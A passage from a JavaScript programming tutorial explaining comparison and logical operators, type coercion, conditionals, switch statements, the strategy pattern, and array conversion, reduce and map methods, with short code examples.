      return x !== x && y !== y;
    }
  };
}
```

**Points to note**

NaN itself is a number, meaning that it does not equal to the string "NaN", and most importantly (though perhaps unintuitively):

```
typeof(NaN) === "number"; //true
```

# Section 10.3: Short-circuiting in boolean operators

The and-operator (`&&`) and the or-operator (`||`) employ short-circuiting to prevent unnecessary work if the outcome of the operation does not change with the extra work.

In `x && y`, `y` will not be evaluated if `x` evaluates to **`false`**, because the whole expression is guaranteed to be **`false`**.

In `x || y`, `y` will not be evaluated if `x` evaluated to **`true`**, because the whole expression is guaranteed to be **`true`**.

**Example with functions**

Take the following two functions:

```
function T() { // True
  console.log("T");
  return true;
}

function F() { // False
  console.log("F");
  return false;
}
```

***Example 1***

```
T() && F(); // false
```

Output:

> 'T'
> 'F'

***Example 2***

```
F() && T(); // false
```

Output:

> 'F'

***Example 3***

```
T() || F(); // true
```

Output:

> 'T'

***Example 4***


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```
F() || T(); // true
```

Output:

> 'F'
> 'T'

**Short-circuiting to prevent errors**

```
var obj; // object has value of undefined
if(obj.property){ }// TypeError: Cannot read property 'property' of undefined
if(obj.property && obj !== undefined){}// Line A TypeError: Cannot read property 'property' of
undefined
```

Line A: if you reverse the order the first conditional statement will prevent the error on the second by not executing it if it would throw the error

```
if(obj !== undefined && obj.property){}; // no error thrown
```

But should only be used if you expect `undefined`

```
if(typeof obj === "object" && obj.property){}; // safe option but slower
```

**Short-circuiting to provide a default value**

The `||` operator can be used to select either a "truthy" value, or the default value.

For example, this can be used to ensure that a nullable value is converted to a non-nullable value:

```
var nullableObj = null;
var obj = nullableObj || {};  // this selects {}

var nullableObj2 = {x: 5};
var obj2 = nullableObj2 || {} // this selects {x: 5}
```

Or to return the first truthy value

```
var truthyValue = {x: 10};
return truthyValue || {}; // will return {x: 10}
```

The same can be used to fall back multiple times:

```
envVariable || configValue || defaultConstValue // select the first "truthy" of these
```

**Short-circuiting to call an optional function**

The `&&` operator can be used to evaluate a callback, only if it is passed:

```
function myMethod(cb) {
    // This can be simplified
    if (cb) {
       cb();
    }
```

```
    // To this
    cb && cb();
}
```

Of course, the test above does not validate that `cb` is in fact a **`function`** and not just an `Object/Array/String/Number`.

# Section 10.4: Null and Undefined

**The differences between `null` and `undefined`**

**`null`** and **`undefined`** share abstract equality `==` but not strict equality `===`,

```
null == undefined   // true
null === undefined  // false
```

They represent slightly different things:

- **`undefined`** represents the *absence of a value*, such as before an identifier/Object property has been created or in the period between identifier/Function parameter creation and it's first set, if any.
- **`null`** represents the ***intentional*** *absence of a value* for an identifier or property which has already been created.

They are different types of syntax:

- **`undefined`** is a *property of the global Object*, usually immutable in the global scope. This means anywhere you can define an identifier other than in the global namespace could hide **`undefined`** from that scope (although things can still **be `undefined`**)
- **`null`** is a *word literal*, so it's meaning can never be changed and attempting to do so will throw an *Error*.

**The similarities between `null` and `undefined`**

**`null`** and **`undefined`** are both falsy.

```
if (null) console.log("won't be logged");
if (undefined) console.log("won't be logged");
```

Neither **`null`** or **`undefined`** equal **`false`** (see this question).

```
false == undefined   // false
false == null        // false
false === undefined  // false
false === null       // false
```

**Using `undefined`**

- If the current scope can't be trusted, use something which evaluates to *undefined*, for example **`void 0`**;.
- If **`undefined`** is shadowed by another value, it's just as bad as shadowing `Array` or `Number`.
- Avoid *setting* something as **`undefined`**. If you want to remove a property *bar* from an *Object* `foo`, **`delete`** `foo.bar;` instead.
- Existence testing identifier `foo` against **`undefined`** **could throw a Reference Error**, use **`typeof`** `foo` against `"undefined"` instead.

# Section 10.5: Abstract Equality (==)

Operands of the abstract equality operator are compared *after* being converted to a common type. How this


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conversion happens is based on the specification of the operator:

Specification for the == operator:

> **7.2.13 Abstract Equality Comparison**
> The comparison `x == y`, where `x` and `y` are values, produces **`true`** or **`false`**. Such a comparison is performed as follows:
>
> 1. If `Type(x)` is the same as `Type(y)`, then:
>
> - **a.** Return the result of performing Strict Equality Comparison `x === y`.
>
> 2. If `x` is **`null`** and `y` is **`undefined`**, return **`true`**.
> 3. If `x` is **`undefined`** and `y` is **`null`**, return **`true`**.
> 4. If `Type(x)` is `Number` and `Type(y)` is `String`, return the result of the comparison `x == ToNumber(y)`.
> 5. If `Type(x)` is `String` and `Type(y)` is `Number`, return the result of the comparison `ToNumber(x) == y`.
> 6. If `Type(x)` is `Boolean`, return the result of the comparison `ToNumber(x) == y`.
> 7. If `Type(y)` is `Boolean`, return the result of the `comparison x == ToNumber(y)`.
> 8. If `Type(x)` is either `String`, `Number`, or `Symbol` and `Type(y)` is `Object`, return the result of the comparison `x == ToPrimitive(y)`.
> 9. If `Type(x)` is Object and `Type(y)` is either `String`, `Number`, or `Symbol`, return the result of the comparison `ToPrimitive(x) == y`.
> 10. Return **`false`**.

**Examples:**

```
1 == 1;                     // true
1 == true;                  // true  (operand converted to number: true => 1)
1 == '1';                   // true  (operand converted to number: '1' => 1 )
1 == '1.00';                // true
1 == '1.00000000001';       // false
1 == '1.00000000000000001'; // true  (true due to precision loss)
null == undefined;          // true  (spec #2)
1 == 2;                     // false
0 == false;                 // true
0 == undefined;             // false
0 == "";                    // true
```

# Section 10.6: Logic Operators with Booleans

```
var x = true,
    y = false;
```

**AND**

This operator will return true if both of the expressions evaluate to true. This boolean operator will employ short-circuiting and will not evaluate `y` if `x` evaluates to **`false`**.

```
x && y;
```

This will return false, because `y` is false.

**OR**

This operator will return true if one of the two expressions evaluate to true. This boolean operator will employ

short-circuiting and `y` will not be evaluated if `x` evaluates to **`true`**.

```
x || y;
```

This will return true, because `x` is true.

**NOT**

This operator will return false if the expression on the right evaluates to true, and return true if the expression on the right evaluates to false.

```
!x;
```

This will return false, because `x` is true.

# Section 10.7: Automatic Type Conversions

Beware that numbers can accidentally be converted to strings or NaN (Not a Number).

JavaScript is loosely typed. A variable can contain different data types, and a variable can change its data type:

```
var x = "Hello";     // typeof x is a string
x = 5;               // changes typeof x to a number
```

When doing mathematical operations, JavaScript can convert numbers to strings:

```
var x = 5 + 7;       // x.valueOf() is 12,  typeof x is a number
var x = 5 + "7";     // x.valueOf() is 57,  typeof x is a string
var x = "5" + 7;     // x.valueOf() is 57,  typeof x is a string
var x = 5 - 7;       // x.valueOf() is -2,  typeof x is a number
var x = 5 - "7";     // x.valueOf() is -2,  typeof x is a number
var x = "5" - 7;     // x.valueOf() is -2,  typeof x is a number
var x = 5 - "x";     // x.valueOf() is NaN, typeof x is a number
```

Subtracting a string from a string, does not generate an error but returns NaN (Not a Number):

```
"Hello" - "Dolly"    // returns NaN
```

# Section 10.8: Logic Operators with Non-boolean values (boolean coercion)

Logical OR (`||`), reading left to right, will evaluate to the first *truthy* value. If no *truthy* value is found, the last value is returned.

```
var a = 'hello' || '';              // a = 'hello'
var b = '' || [];                   // b = []
var c = '' || undefined;            // c = undefined
var d = 1 || 5;                     // d = 1
var e = 0 || {};                    // e = {}
var f = 0 || '' || 5;               // f = 5
var g = '' || 'yay' || 'boo';       // g = 'yay'
```

Logical AND (`&&`), reading left to right, will evaluate to the first *falsy* value. If no *falsey* value is found, the last value is returned.


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```
var a = 'hello' && '';                  // a = ''
var b = '' && [];                       // b = ''
var c = undefined && 0;                 // c = undefined
var d = 1 && 5;                         // d = 5
var e = 0 && {};                        // e = 0
var f = 'hi' && [] && 'done';           // f = 'done'
var g = 'bye' && undefined && 'adios';  // g = undefined
```

This trick can be used, for example, to set a default value to a function argument (prior to ES6).

```
var foo = function(val) {
    // if val evaluates to falsey, 'default' will be returned instead.
    return val || 'default';
}

console.log( foo('burger') );  // burger
console.log( foo(100) );       // 100
console.log( foo([]) );        // []
console.log( foo(0) );         // default
console.log( foo(undefined) ); // default
```

Just keep in mind that for arguments, `0` and (to a lesser extent) the empty string are also often valid values that should be able to be explicitly passed and override a default, which, with this pattern, they won't (because they are *falsy*).

# Section 10.9: Empty Array

```
/* ToNumber(ToPrimitive([])) == ToNumber(false) */
[] == false; // true
```

When `[].toString()` is executed it calls `[].join()` if it exists, or `Object.prototype.toString()` otherwise. This comparison is returning **`true`** because `[].join()` returns `''` which, coerced into `0`, is equal to false ToNumber.

Beware though, all objects are truthy and `Array` is an instance of `Object`:

```
// Internally this is evaluated as ToBoolean([]) === true ? 'truthy' : 'falsy'
[] ? 'truthy' : 'falsy'; // 'truthy'
```

# Section 10.10: Equality comparison operations

JavaScript has four different equality comparison operations.

**SameValue**

It returns **`true`** if both operands belong to the same Type and are the same value.

Note: the value of an object is a reference.

You can use this comparison algorithm via `Object.is` (ECMAScript 6).

Examples:

```
Object.is(1, 1);           // true
Object.is(+0, -0);         // false
Object.is(NaN, NaN);       // true
Object.is(true, "true");   // false
Object.is(false, 0);       // false
```

```
Object.is(null, undefined); // false
Object.is(1, "1");          // false
Object.is([], []);          // false
```

This algorithm has the properties of an equivalence relation:

- Reflexivity: `Object.is(x, x)` is **`true`**, for any value `x`
- Symmetry: `Object.is(x, y)` is **`true`** if, and only if, `Object.is(y, x)` is **`true`**, for any values `x` and `y`.
- Transitivity: If `Object.is(x, y)` and `Object.is(y, z)` are **`true`**, then `Object.is(x, z)` is also **`true`**, for any values `x`, `y` and `z`.

### SameValueZero

It behaves like SameValue, but considers `+0` and `-0` to be equal.

You can use this comparison algorithm via `Array.prototype.includes` (ECMAScript 7).

Examples:

```
[1].includes(1);            // true
[+0].includes(-0);          // true
[NaN].includes(NaN);        // true
[true].includes("true");    // false
[false].includes(0);        // false
[1].includes("1");          // false
[null].includes(undefined); // false
[[]].includes([]);          // false
```

This algorithm still has the properties of an equivalence relation:

- Reflexivity: `[x].includes(x)` is **`true`**, for any value `x`
- Symmetry: `[x].includes(y)` is **`true`** if, and only if, `[y].includes(x)` is **`true`**, for any values `x` and `y`.
- Transitivity: If `[x].includes(y)` and `[y].includes(z)` are **`true`**, then `[x].includes(z)` is also **`true`**, for any values `x`, `y` and `z`.

### Strict Equality Comparison

It behaves like SameValue, but

- Considers `+0` and `-0` to be equal.
- Considers **`NaN`** different than any value, including itself

You can use this comparison algorithm via the `===` operator (ECMAScript 3).

There is also the `!==` operator (ECMAScript 3), which negates the result of `===`.

Examples:

```
1 === 1;            // true
+0 === -0;          // true
NaN === NaN;        // false
true === "true";    // false
false === 0;        // false
1 === "1";          // false
null === undefined; // false
[] === [];          // false
```

This algorithm has the following properties:


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- Symmetry: x `===` y is **`true`** if, and only if, y === `xistrue, for any valuesxandy`.
- Transitivity: If x `===` y and y `===` z are **`true`**, then x `===` z is also **`true`**, for any values x, y and z.

But is not an equivalence relation because

- **`NaN`** is not reflexive: **`NaN`** `!==` **`NaN`**

### Abstract Equality Comparison

If both operands belong to the same Type, it behaves like the Strict Equality Comparison.

Otherwise, it coerces them as follows:

- **`undefined`** and **`null`** are considered to be equal
- When comparing a number with a string, the string is coerced to a number
- When comparing a boolean with something else, the boolean is coerced to a number
- When comparing an object with a number, string or symbol, the object is coerced to a primitive

If there was a coercion, the coerced values are compared recursively. Otherwise the algorithm returns **`false`**.

You can use this comparison algorithm via the `==` operator (ECMAScript 1).

There is also the `!=` operator (ECMAScript 1), which negates the result of `==`.

Examples:

```
1 == 1;            // true
+0 == -0;          // true
NaN == NaN;        // false
true == "true";    // false
false == 0;        // true
1 == "1";          // true
null == undefined; // true
[] == [];          // false
```

This algorithm has the following property:

- Symmetry: x `==` y is **`true`** if, and only if, y `==` x is **`true`**, for any values x and y.

But is not an equivalence relation because

- **`NaN`** is not reflexive: **`NaN`** `!=` **`NaN`**
- Transitivity does not hold, e.g. `0 == ''` and `0 == '0'`, but `'' != '0'`

## Section 10.11: Relational operators (<, <=, >, >=)

When both operands are numeric, they are compared normally:

```
1 < 2        // true
2 <= 2       // true
3 >= 5       // false
true < false // false (implicitly converted to numbers, 1 > 0)
```

When both operands are strings, they are compared lexicographically (according to alphabetical order):

```
'a' < 'b'    // true
'1' < '2'    // true
```

```
'100' > '12' // false ('100' is less than '12' lexicographically!)
```

When one operand is a string and the other is a number, the string is converted to a number before comparison:

```
'1' < 2      // true
'3' > 2      // true
true > '2'   // false (true implicitly converted to number, 1 < 2)
```

When the string is non-numeric, numeric conversion returns `NaN` (not-a-number). Comparing with `NaN` always returns `false`:

```
1 < 'abc'    // false
1 > 'abc'    // false
```

But be careful when comparing a numeric value with `null`, `undefined` or empty strings:

```
1 > ''         // true
1 < ''         // false
1 > null       // true
1 < null       // false
1 > undefined  // false
1 < undefined  // false
```

When one operand is a object and the other is a number, the object is converted to a number before comparison.So `null` is particular case because `Number(null);//0`

```
new Date(2015)< 1479480185280            // true
null > -1                                //true
({toString:function(){return 123}}) > 122  //true
```

## Section 10.12: Inequality

Operator `!=` is the inverse of the `==` operator.
Will return `true` if the operands aren't equal.
The JavaScript engine will try and convert both operands to matching types if they aren't of the same type. **Note:** if the two operands have different internal references in memory, then `false` will be returned.

**Sample:**

```
1 != '1'     // false
1 != 2       // true
```

In the sample above, `1 != '1'` is `false` because, a primitive number type is being compared to a `char` value. Therefore, the JavaScript engine doesn't care about the datatype of the R.H.S value.

Operator: `!==` is the inverse of the `===` operator. Will return true if the operands are not equal or if their types do not match.

Example:

```
1 !== '1'    // true
1 !== 2      // true
1 !== 1      // false
```


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# Section 10.13: List of Comparison Operators

| Operator | Comparison | Example |
|---|---|---|
| `==` | Equal | `i == 0` |
| `===` | Equal Value and Type | `i === "5"` |
| `!=` | Not Equal | `i != 5` |
| `!==` | Not Equal Value or Type | `i !== 5` |
| `>` | Greater than | `i > 5` |
| `<` | Less than | `i < 5` |
| `>=` | Greater than or equal | `i >= 5` |
| `<=` | Less than or equal | `i <= 5` |

# Section 10.14: Grouping multiple logic statements

You can group multiple boolean logic statements within parenthesis in order to create a more complex logic evaluation, especially useful in if statements.

```
if ((age >= 18 && height >= 5.11) || (status === 'royalty' && hasInvitation)) {
  console.log('You can enter our club');
}
```

We could also move the grouped logic to variables to make the statement a bit shorter and descriptive:

```
var isLegal = age >= 18;
var tall = height >= 5.11;
var suitable = isLegal && tall;
var isRoyalty = status === 'royalty';
var specialCase = isRoyalty && hasInvitation;
var canEnterOurBar = suitable || specialCase;

if (canEnterOurBar) console.log('You can enter our club');
```

Notice that in this particular example (and many others), grouping the statements with parenthesis works the same as if we removed them, just follow a linear logic evaluation and you'll find yourself with the same result. I do prefer using parenthesis as it allows me to understand clearer what I intended and might prevent for logic mistakes.

# Section 10.15: Bit fields to optimise comparison of multi state data

A bit field is a variable that holds various boolean states as individual bits. A bit on would represent true, and off would be false. In the past bit fields were routinely used as they saved memory and reduced processing load. Though the need to use bit field is no longer so important they do offer some benefits that can simplify many processing tasks.

For example user input. When getting input from a keyboard's direction keys up, down, left, right you can encode the various keys into a single variable with each direction assigned a bit.

Example reading keyboard via bitfield

```
var bitField = 0;  // the value to hold the bits
const KEY_BITS = [4,1,8,2]; // left up right down
const KEY_MASKS = [0b1011,0b1110,0b0111,0b1101]; // left up right down
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
```

```
        if(e.type === "keydown"){
            bitField |= KEY_BITS[e.keyCode - 37];
        }else{
            bitField &= KEY_MASKS[e.keyCode - 37];
        }
    }
}
```

Example reading as an array

```
var directionState = [false,false,false,false];
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        directionState[e.keyCode - 37] = e.type === "keydown";
    }
}
```

To turn on a bit use bitwise *or* `|` and the value corresponding to the bit. So if you wish to set the 2nd bit `bitField |= 0b10` will turn it on. If you wish to turn a bit off use bitwise *and* `&` with a value that has all by the required bit on. Using 4 bits and turning the 2nd bit off `bitfield &= 0b1101;`

You may say the above example seems a lot more complex than assigning the various key states to an array. Yes, it is a little more complex to set but the advantage comes when interrogating the state.

If you want to test if all keys are up.

```
// as bit field
if(!bitfield) // no keys are on

// as array test each item in array
if(!(directionState[0] && directionState[1] && directionState[2] && directionState[3])){
```

You can set some constants to make things easier

```
// postfix U,D,L,R for Up down left right
const KEY_U = 1;
const KEY_D = 2;
const KEY_L = 4;
const KEY_R = 8;
const KEY_UL = KEY_U + KEY_L; // up left
const KEY_UR = KEY_U + KEY_R; // up Right
const KEY_DL = KEY_D + KEY_L; // down left
const KEY_DR = KEY_D + KEY_R; // down right
```

You can then quickly test for many various keyboard states

```
if ((bitfield & KEY_UL) === KEY_UL) { // is UP and LEFT only down
if (bitfield  & KEY_UL) {             // is Up left down
if ((bitfield & KEY_U) === KEY_U) {   // is Up only down
if (bitfield & KEY_U) {               // is Up down (any other key may be down)
if (!(bitfield & KEY_U)) {            // is Up up (any other key may be down)
if (!bitfield ) {                     // no keys are down
if (bitfield ) {                      // any one or more keys are down
```

The keyboard input is just one example. Bitfields are useful when you have various states that must in combination be acted on. JavaScript can use up to 32 bits for a bit field. Using them can offer significant performance increases. They are worth being familiar with.


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# Chapter 11: Conditions

Conditional expressions, involving keywords such as if and else, provide JavaScript programs with the ability to perform different actions depending on a Boolean condition: true or false. This section covers the use of JavaScript conditionals, Boolean logic, and ternary statements.

## Section 11.1: Ternary operators

Can be used to shorten if/else operations. This comes in handy for returning a value quickly (i.e. in order to assign it to another variable).

For example:

```
var animal = 'kitty';
var result = (animal === 'kitty') ? 'cute' : 'still nice';
```

In this case, `result` gets the 'cute' value, because the value of animal is 'kitty'. If animal had another value, result would get the 'still nice' value.

Compare this to what the code would like with **`if`**/**`else`** conditions.

```
var animal = 'kitty';
var result = '';
if (animal === 'kitty') {
    result = 'cute';
} else {
    result = 'still nice';
}
```

The `if` or **`else`** conditions may have several operations. In this case the operator returns the result of the last expression.

```
var a = 0;
var str = 'not a';
var b = '';
b = a === 0 ? (a = 1, str += ' test') : (a = 2);
```

Because `a` was equal to 0, it becomes 1, and `str` becomes 'not a test'. The operation which involved `str` was the last, so `b` receives the result of the operation, which is the value contained in `str`, i.e. 'not a test'.

Ternary operators *always* expect else conditions, otherwise you'll get a syntax error. As a workaround you could return a zero something similar in the else branch - this doesn't matter if you aren't using the return value but just shortening (or attempting to shorten) the operation.

```
var a = 1;
a === 1 ? alert('Hey, it is 1!') : 0;
```

As you see, `if (a === 1) alert('Hey, it is 1!');` would do the same thing. It would be just a char longer, since it doesn't need an obligatory **`else`** condition. If an **`else`** condition was involved, the ternary method would be much cleaner.

```
a === 1 ? alert('Hey, it is 1!') : alert('Weird, what could it be?');
if (a === 1) alert('Hey, it is 1!') else alert('Weird, what could it be?');
```

Ternaries can be nested to encapsulate additional logic. For example

```
foo ? bar ? 1 : 2 : 3

// To be clear, this is evaluated left to right
// and can be more explicitly expressed as:

foo ? (bar ? 1 : 2) : 3
```

This is the same as the following `if/else`

```
if (foo) {
  if (bar) {
    1
  } else {
    2
  }
} else {
  3
}
```

Stylistically this should only be used with short variable names, as multi-line ternaries can drastically decrease readability.

The only statements which cannot be used in ternaries are control statements. For example, you cannot use return or break with ternaries. The following expression will be invalid.

```
var animal = 'kitty';
for (var i = 0; i < 5; ++i) {
    (animal === 'kitty') ? break:console.log(i);
}
```

For return statements, the following would also be invalid:

```
var animal = 'kitty';
(animal === 'kitty') ? return 'meow' : return 'woof';
```

To do the above properly, you would return the ternary as follows:

```
var animal = 'kitty';
return (animal === 'kitty') ? 'meow' : 'woof';
```

## Section 11.2: Switch statement

Switch statements compare the value of an expression against 1 or more values and executes different sections of code based on that comparison.

```
var value = 1;
switch (value) {
  case 1:
    console.log('I will always run');
    break;
  case 2:
    console.log('I will never run');
    break;
}
```


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The `break` statement "breaks" out of the switch statement and ensures no more code within the switch statement is executed. This is how sections are defined and allows the user to make "fall through" cases.

> **Warning**: lack of a `break` or `return` statement for each case means the program will continue to evaluate the next case, even if the case criteria is unmet!

```
switch (value) {
  case 1:
    console.log('I will only run if value === 1');
    // Here, the code "falls through" and will run the code under case 2
  case 2:
    console.log('I will run if value === 1 or value === 2');
    break;
  case 3:
    console.log('I will only run if value === 3');
    break;
}
```

The last case is the `default` case. This one will run if no other matches were made.

```
var animal = 'Lion';
switch (animal) {
  case 'Dog':
    console.log('I will not run since animal !== "Dog"');
    break;
  case 'Cat':
    console.log('I will not run since animal !== "Cat"');
    break;
  default:
    console.log('I will run since animal does not match any other case');
}
```

It should be noted that a case expression can be any kind of expression. This means you can use comparisons, function calls, etc. as case values.

```
function john() {
  return 'John';
}

function jacob() {
  return 'Jacob';
}

switch (name) {
  case john(): // Compare name with the return value of john() (name == "John")
    console.log('I will run if name === "John"');
    break;
  case 'Ja' + 'ne': // Concatenate the strings together then compare (name == "Jane")
    console.log('I will run if name === "Jane"');
    break;
  case john() + ' ' + jacob() + ' Jingleheimer Schmidt':
    console.log('His name is equal to name too!');
    break;
}
```

**Multiple Inclusive Criteria for Cases**

Since cases "fall through" without a `break` or `return` statement, you can use this to create multiple inclusive criteria:

```
var x = "c"
switch (x) {
   case "a":
   case "b":
   case "c":
      console.log("Either a, b, or c was selected.");
      break;
   case "d":
      console.log("Only d was selected.");
      break;
   default:
      console.log("No case was matched.");
      break;  // precautionary break if case order changes
}
```

## Section 11.3: If / Else If / Else Control

In its most simple form, an `if` condition can be used like this:

```
var i = 0;

if (i < 1) {
    console.log("i is smaller than 1");
}
```

The condition `i < 1` is evaluated, and if it evaluates to **`true`** the block that follows is executed. If it evaluates to **`false`**, the block is skipped.

An `if` condition can be expanded with an **`else`** block. The condition is checked *once* as above, and if it evaluates to **`false`** a secondary block will be executed (which would be skipped if the condition were **`true`**). An example:

```
if (i < 1) {
    console.log("i is smaller than 1");
} else {
    console.log("i was not smaller than 1");
}
```

Supposing the **`else`** block contains nothing but another `if` block (with optionally an **`else`** block) like this:

```
if (i < 1) {
    console.log("i is smaller than 1");
} else {
    if (i < 2) {
        console.log("i is smaller than 2");
    } else {
        console.log("none of the previous conditions was true");
    }
}
```

Then there is also a different way to write this which reduces nesting:

```
if (i < 1) {
    console.log("i is smaller than 1");
} else if (i < 2) {
    console.log("i is smaller than 2");
} else {
    console.log("none of the previous conditions was true");
```


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```
}
```

Some important footnotes about the above examples:

- If any one condition evaluated to `true`, no other condition in that chain of blocks will be evaluated, and all corresponding blocks (including the `else` block) will not be executed.
- The number of `else if` parts is practically unlimited. The last example above only contains one, but you can have as many as you like.
- The *condition* inside an `if` statement can be anything that can be coerced to a boolean value, see the topic on boolean logic for more details;
- The `if-else-if` ladder exits at the first success. That is, in the example above, if the value of `i` is 0.5 then the first branch is executed. If the conditions overlap, the first criteria occurring in the flow of execution is executed. The other condition, which could also be true is ignored.
- If you have only one statement, the braces around that statement are technically optional, e.g this is fine:

  ```
  if (i < 1) console.log("i is smaller than 1");
  ```

  And this will work as well:

  ```
  if (i < 1)
      console.log("i is smaller than 1");
  ```

  If you want to execute multiple statements inside an `if` block, then the curly braces around them are mandatory. Only using indentation isn't enough. For example, the following code:

  ```
  if (i < 1)
      console.log("i is smaller than 1");
      console.log("this will run REGARDLESS of the condition"); // Warning, see text!
  ```

  is equivalent to:

  ```
  if (i < 1) {
      console.log("i is smaller than 1");
  }
  console.log("this will run REGARDLESS of the condition");
  ```

# Section 11.4: Strategy

A strategy pattern can be used in JavaScript in many cases to replace a switch statement. It is especially helpful when the number of conditions is dynamic or very large. It allows the code for each condition to be independent and separately testable.

Strategy object is simple an object with multiple functions, representing each separate condition. Example:

```
const AnimalSays = {
    dog () {
        return 'woof';
    },

    cat () {
        return 'meow';
    },
```

```
    lion () {
        return 'roar';
    },

    // ... other animals

    default () {
        return 'moo';
    }
};
```

The above object can be used as follows:

```
function makeAnimalSpeak (animal) {
    // Match the animal by type
    const speak = AnimalSays[animal] || AnimalSays.default;
    console.log(animal + ' says ' + speak());
}
```

Results:

```
makeAnimalSpeak('dog') // => 'dog says woof'
makeAnimalSpeak('cat') // => 'cat says meow'
makeAnimalSpeak('lion') // => 'lion says roar'
makeAnimalSpeak('snake') // => 'snake says moo'
```

In the last case, our default function handles any missing animals.

## Section 11.5: Using || and && short circuiting

The Boolean operators `||` and `&&` will "short circuit" and not evaluate the second parameter if the first is true or false respectively. This can be used to write short conditionals like:

```
var x = 10

x == 10 && alert("x is 10")
x == 10 || alert("x is not 10")
```


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# Chapter 12: Arrays

## Section 12.1: Converting Array-like Objects to Arrays

**What are Array-like Objects?**

JavaScript has "Array-like Objects", which are Object representations of Arrays with a length property. For example:

```
var realArray = ['a', 'b', 'c'];
var arrayLike = {
  0: 'a',
  1: 'b',
  2: 'c',
  length: 3
};
```

Common examples of Array-like Objects are the `arguments` object in functions and `HTMLCollection` or `NodeList` objects returned from methods like `document.getElementsByTagName` or `document.querySelectorAll`.

However, one key difference between Arrays and Array-like Objects is that Array-like objects inherit from `Object.prototype` instead of `Array.prototype`. This means that Array-like Objects can't access common Array prototype methods like `forEach()`, `push()`, `map()`, `filter()`, and `slice()`:

```
var parent = document.getElementById('myDropdown');
var desiredOption = parent.querySelector('option[value="desired"]');
var domList = parent.children;

domList.indexOf(desiredOption); // Error! indexOf is not defined.
domList.forEach(function() {
  arguments.map(/* Stuff here */) // Error! map is not defined.
}); // Error! forEach is not defined.

function func() {
  console.log(arguments);
}
func(1, 2, 3);   // → [1, 2, 3]
```

**Convert Array-like Objects to Arrays in ES6**

1. `Array.from`:

Version ≥ 6

```
const arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
arrayLike.forEach(value => {/* Do something */}); // Errors
const realArray = Array.from(arrayLike);
realArray.forEach(value => {/* Do something */}); // Works
```

2. `for...of`:

Version ≥ 6

```
var realArray = [];
for(const element of arrayLike) {
  realArray.append(element);
}
```

3. Spread operator:

Version ≥ 6

```
[...arrayLike]
```

4. `Object.values`:

Version ≥ 7

```
var realArray = Object.values(arrayLike);
```

5. `Object.keys`:

Version ≥ 6

```
var realArray = Object
   .keys(arrayLike)
   .map((key) => arrayLike[key]);
```

**Convert Array-like Objects to Arrays in ≤ ES5**

Use `Array.prototype.slice` like so:

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
var realArray = Array.prototype.slice.call(arrayLike);
realArray = [].slice.call(arrayLike); // Shorter version

realArray.indexOf('Value 1'); // Wow! this works
```

You can also use `Function.prototype.call` to call `Array.prototype` methods on Array-like objects directly, without converting them:

Version ≥ 5.1

```
var domList = document.querySelectorAll('#myDropdown option');

domList.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

Array.prototype.forEach.call(domList, function() {
  // Do stuff
}); // Wow! this works
```

You can also use `[].method.bind( arrayLikeObject )` to borrow array methods and glom them on to your object:

Version ≥ 5.1

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};

arrayLike.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

[].forEach.bind(arrayLike)(function(val){
  // Do stuff with val
```


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```
}); // Wow! this works
```

**Modifying Items During Conversion**

In ES6, while using `Array.from`, we can specify a map function that returns a mapped value for the new array being created.

Version ≥ 6

```
Array.from(domList, element => element.tagName); // Creates an array of tagName's
```

See Arrays are Objects for a detailed analysis.

# Section 12.2: Reducing values

Version ≥ 5.1

The `reduce()` method applies a function against an accumulator and each value of the array (from left-to-right) to reduce it to a single value.

**Array Sum**

This method can be used to condense all values of an array into a single value:

```
[1, 2, 3, 4].reduce(function(a, b) {
  return a + b;
});
// → 10
```

Optional second parameter can be passed to `reduce()`. Its value will be used as the first argument (specified as `a`) for the first call to the callback (specified as `function(a, b)`).

```
[2].reduce(function(a, b) {
  console.log(a, b); // prints: 1 2
  return a + b;
}, 1);
// → 3
```

Version ≥ 5.1

**Flatten Array of Objects**

The example below shows how to flatten an array of objects into a single object.

```
var array = [{
    key: 'one',
    value: 1
}, {
    key: 'two',
    value: 2
}, {
    key: 'three',
    value: 3
}];
```

Version ≤ 5.1

```
array.reduce(function(obj, current) {
  obj[current.key] = current.value;
  return obj;
}, {});
```

Version ≥ 6

```
array.reduce((obj, current) => Object.assign(obj, {
  [current.key]: current.value
}), {});
```

Version ≥ 7

```
array.reduce((obj, current) => ({...obj, [current.key]: current.value}), {});
```

Note that the Rest/Spread Properties is not in the list of finished proposals of ES2016. It isn't supported by ES2016. But we can use babel plugin babel-plugin-transform-object-rest-spread to support it.

All of the above examples for Flatten Array result in:

```
{
  one: 1,
  two: 2,
  three: 3
}
```

Version ≥ 5.1

**Map Using Reduce**

As another example of using the *initial value* parameter, consider the task of calling a function on an array of items, returning the results in a new array. Since arrays are ordinary values and list concatenation is an ordinary function, we can use `reduce` to accumulate a list, as the following example demonstrates:

```
function map(list, fn) {
  return list.reduce(function(newList, item) {
    return newList.concat(fn(item));
  }, []);
}

// Usage:
map([1, 2, 3], function(n) { return n * n; });
// → [1, 4, 9]
```

Note that this is for illustration (of the initial value parameter) only, use the native `map` for working with list transformations (see Mapping values for the details).

Version ≥ 5.1

**Find Min or Max Value**

We can use the accumulator to keep track of an array element as well. Here is an example leveraging this to find the min value:

```
var arr = [4, 2, 1, -10, 9]

arr.reduce(function(a, b) {
  return a < b ? a : b
}, Infinity);
// → -10
```

Version ≥ 6

**Find Unique Values**

Here is an example that uses reduce to return the unique numbers to an array. An empty array is passed as the second argument and is referenced by `prev`.


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```
var arr = [1, 2, 1, 5, 9, 5];

arr.reduce((prev, number) => {
  if(prev.indexOf(number) === -1) {
    prev.push(number);
  }
  return prev;
}, []);
// → [1, 2, 5, 9]
```

# Section 12.3: Mapping values

It is often necessary to generate a new array based on the values of an existing array.

For example, to generate an array of string lengths from an array of strings:

Version ≥ 5.1

```
['one', 'two', 'three', 'four'].map(function(value, index, arr) {
  return value.length;
});
// → [3, 3, 5, 4]
```

Version ≥ 6

```
['one', 'two', 'three', 'four'].map(value => value.length);
// → [3, 3, 5, 4]
```

In this example, an anonymous function is provided to the `map()` function, and the map function will call it for every element in the array, providing the following parameters, in this order:

- The element itself
- The index of the element (0, 1...)
- The entire array

